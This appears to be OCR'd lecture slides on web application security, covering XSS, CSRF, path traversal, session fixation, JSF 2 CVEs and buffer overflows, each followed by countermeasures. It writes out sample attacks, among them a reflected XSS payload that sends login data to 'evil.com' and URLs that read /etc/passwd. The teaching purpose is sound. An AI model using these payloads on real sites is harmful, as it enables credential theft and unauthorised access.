  - e.g. error messages
  - Needs social engineering

- Usages
  - User login data stealing
  - Browser history stealing
  - Exploiting of browser vulnerabilities

# XSS - Example

- Login form
  - Username and password
  - Submits to **`http://acme.com/login.php`**
- Form submit using invalid data
  - Redirect to `http://acme.com/login.php?`**`msg=Invalid%20login%20data`**
  - **msg** URL parameter included in HTML
- Attacker can use msg parameter to add **malicious JavaScript** --> reflected XSS

```
window.onload = function() {
    document.forms[0].action=
        'http://evil.com/steal_data.php';
};
```

http://acme.com/login.php?**msg=%3Cscript%3Ewindow.onload%20%3D%20function%28%29%20%7Bdocument.forms%5B0%5D.action%3D%27http%3A%2f%2fevil.com%2fsteal_data.php%27%3B%7D%3B%3C%2fscript%3E**

# Countermeasures

- Encode every variable included in HTML
  - User input (e.g. forum posts)
  - Application data transported via URLs or cookies (e.g. messages)

- Use correct encoding method, depending on place in HTML
  - HTML element content --> HTML escape
  - HTML attribute content --> attribute escape
  - JavaScript data values --> JavaScript escape
  - HTML style properties --> CSS escape
  - HTML URL parameter values --> URL escape

- White listing!

# Cross site request forgery (XSRF)

# Cross site request forgery (XSRF)

- Trick users into executing unwanted actions
  - on other web applications
  - he/she is currently authenticated at
- One browser session for all browser tabs (and windows)
- Needs social engineering
  - Link distribution

# XSRF - Example

- Company web application
- Action to add a new user
  - `http://acme.com/admin/add_user.php?username=username&pwd=pwd`
- Admin currently logged in
- Gets link from attacker to `http://fun.com/you_gotta_see_this.html`

```
...
<img src="http://acme.com/admin/add_user.php?
username=attacker&pwd=attackerpwd" />
...
```

- Browser loads the "image"
  - Adds session-ID for acme.com in the request
- --> Admin unintentionally creates new user for attacker

# Countermeasures

- Just use POST instead of GET requests for data manipulation?
  - NO!!!!
  - Attacker can **trick user into clicking on form** that issues a POST request
  - or attacker can **insert JavaScript** that issues POST request
  - Nevertheless: it's a good idea to use POST requests

- Use **shared secret** (anti XSRF token)
- Use random request parameter names

} do not forget XSS!

# Path traversal

# Path traversal

- OWASP "Insecure direct object reference"
- Application references resources directly via name/identifier
  - Attacker can guess name/identifier of "hidden" resources and access them
- Example
  - Web application showing files of the user's home directory
    - `http://acme.com/list_user_files.php`
      - `test.txt`
      - `hello_world.txt`
      - `...`
    - `http://acme.com/show_file.php?file=test.txt`
- Exploit
  - `http://acme.com/show_file.php?file=../../../../etc/passwd`

# Countermeasures

- White listing of user inputs
  - Good idea, but easy to forget something
  - e.g. just remove `"../"` from beginning
  - --> `show_file.php?`**`file=folder/../../../../etc/passwd`**

- **Better**: Reference resources via **(temporary) identifiers**
  - `http://acme.com/list user files.php`
    - `test.txt` **--> 0**
    - `hello_world.txt` **--> 1**
    - `...` **--> n**
  - `http://acme.com/show_file.php?`**`file=0`**

# Poor session management

# Poor session management

- OWASP "Broken Authentication and Session Management"

- Cryptographically weak session IDs
  - Guessing of valid session ID
  - Brute force
  - --> Standard session IDs (Apache2, Tomcat,...) are strong!

- Social engineering
  - Attacker (masquerading as admin) sends e-mail to user
  - "You need to do ..."
  - "Please login using this link"
    - `http://acme.com/login.php?`**`PHPSESSID=123456789ABCDEF`**
  - --> Attacker waits until user logs in
  - --> Attacker uses same session ID as user --> gets access to the application

# Countermeasures

- Bind session ID to IP address?
  - Can cause lots of problems
- Cryptographically strong session IDs
  - Use standard session ID generators (proofed to be secure)
  - Do not use "home grown" algorithms
- After user login destroy the old session (used for the login)
  - and use a new one --> new session ID

```
HttpSession session = request.getSession(); // old session
// use old session --> authenticate user
session.invalidate();  // destroy old session
session = request.getSession(true);  // create new session
// use new session to store auth-tokens,...
```

# JSF 2 vulnerabilities

# JSF 2 vulnerabilities

- **CVE-2011-4367**: Path traversal attack in ResourceHandler
  - February 2012
  - MyFaces Core 2.0.0 - 2.0.11 and 2.1.0 - 2.1.5
  - `http://<hostname>:<port>/<context-root>/faces/javax.faces.resource/`**`web.xml?ln=../WEB-INF`**

- **CVE-2011-4343**: ValueExpression injection vulnerability
  - December 2011
  - Mojarra 2.0.0 - 2.0.6 and 2.1.0 - 2.1.4
  - MyFaces Core 2.0.1 - 2.0.10 and 2.1.0 - 2.1.4
  - `<`**`f:viewParam`** `name=`**`"p"`** `value="#{bean.value}" />`
  - **-->** `http://acme.com/faces/test.xhtml?`**`p=#{user.password}`**
  - --> Invoke navigation case using **`includeViewParams=true`**
  - JSF re-evaluates value of view parameter p --> **`#{user.password}`**

# JSF 2 vulnerabilities

- **CVE-2011-4367**: Path traversal attack in ResourceHandler
  - February 2012
  - MyFaces Core 2.0.0 - 2.0.11 and 2.1.0 - 2.1.5
  - `http://<hostname>:<port>/<context-root>/faces/javax.faces.resource/web.xml?ln=../WEB-INF`

- **CVE-2011-4343**: ValueExpression injection vulnerability
  - December 2011
  - Mojarra 2.0.0 - 2.0.6 and 2.1.0 - 2.1.4
  - MyFaces Core 2.0.1 - 2.0.10 and 2.1.0 - 2.1.4
  - `<f:viewParam name="p" value="#{bean.value}" />`
  - --> `http://acme.com/faces/test.xhtml?p=#{user.password}`
  - --> Invoke navigation case using `includeViewParams=true`
  - JSF re-evaluates value of view parameter p --> `#{user.password}`

# JSF 2 vulnerabilities

- **CVE-2011-4367**: Path traversal attack in ResourceHandler
  - February 2012
  - MyFaces Core 2.0.0 - 2.0.11 and 2.1.0 - 2.1.5
  - `http://<hostname>:<port>/<context-root>/faces/javax.faces.resource/web.xml?ln=../WEB-INF`
- **CVE-2011-4343**: ValueExpression injection vulnerability
  - December 2011
  - Mojarra 2.0.0 - 2.0.3 and 2.1.0 - 2.1.2
  - MyFaces Core 2.0.1 - 2.0.10 and 2.1.0 - 2.1.4
  - `<f:viewParam name="p" value="#{bean.value}" />`
  - --> `http://acme.com/faces/test.xhtml?p=#{user.password}`
  - --> Invoke navigation case using `includeViewParams=true`
  - JSF re-evaluates value of view parameter p --> `#{user.password}`

--> (try to) use the newest versions of your frameworks!

>CONFESS_2012

# Buffer overflows

# Buffer overflows

- Program attempts to put more data in a buffer than it can hold
  - Overwriting subsequent memory locations
- Only in languages without automatic memory management
  - mostly C, C++
  - --> NOT in Java, Python, Ruby, Perl, .NET (but: unmanaged code!), ...
- Variations
  - **Stack-based**
  - Heap-based


```
void foo(char *string) // can be arbitrarily long
{
    char buffer[512];  // can hold 511 chars (+ '\0')
    strcpy(buffer, string);  // potential buffer overflow!
}
```

# Memory layout


- Stack segment
  - local variables
  - procedure activation records
    (return address, function parameters, ...)

- Data segment
  - global uninitialized variables (.bss)
  - global initialized variables (.data)
  - dynamic variables (heap)


- Code (.text) segment
  - program instructions
  - usually read-only




# Stack frame


Previous frame
Parameters
Return address
Previous frame address
EBP
Local variables
ESP
Free memory

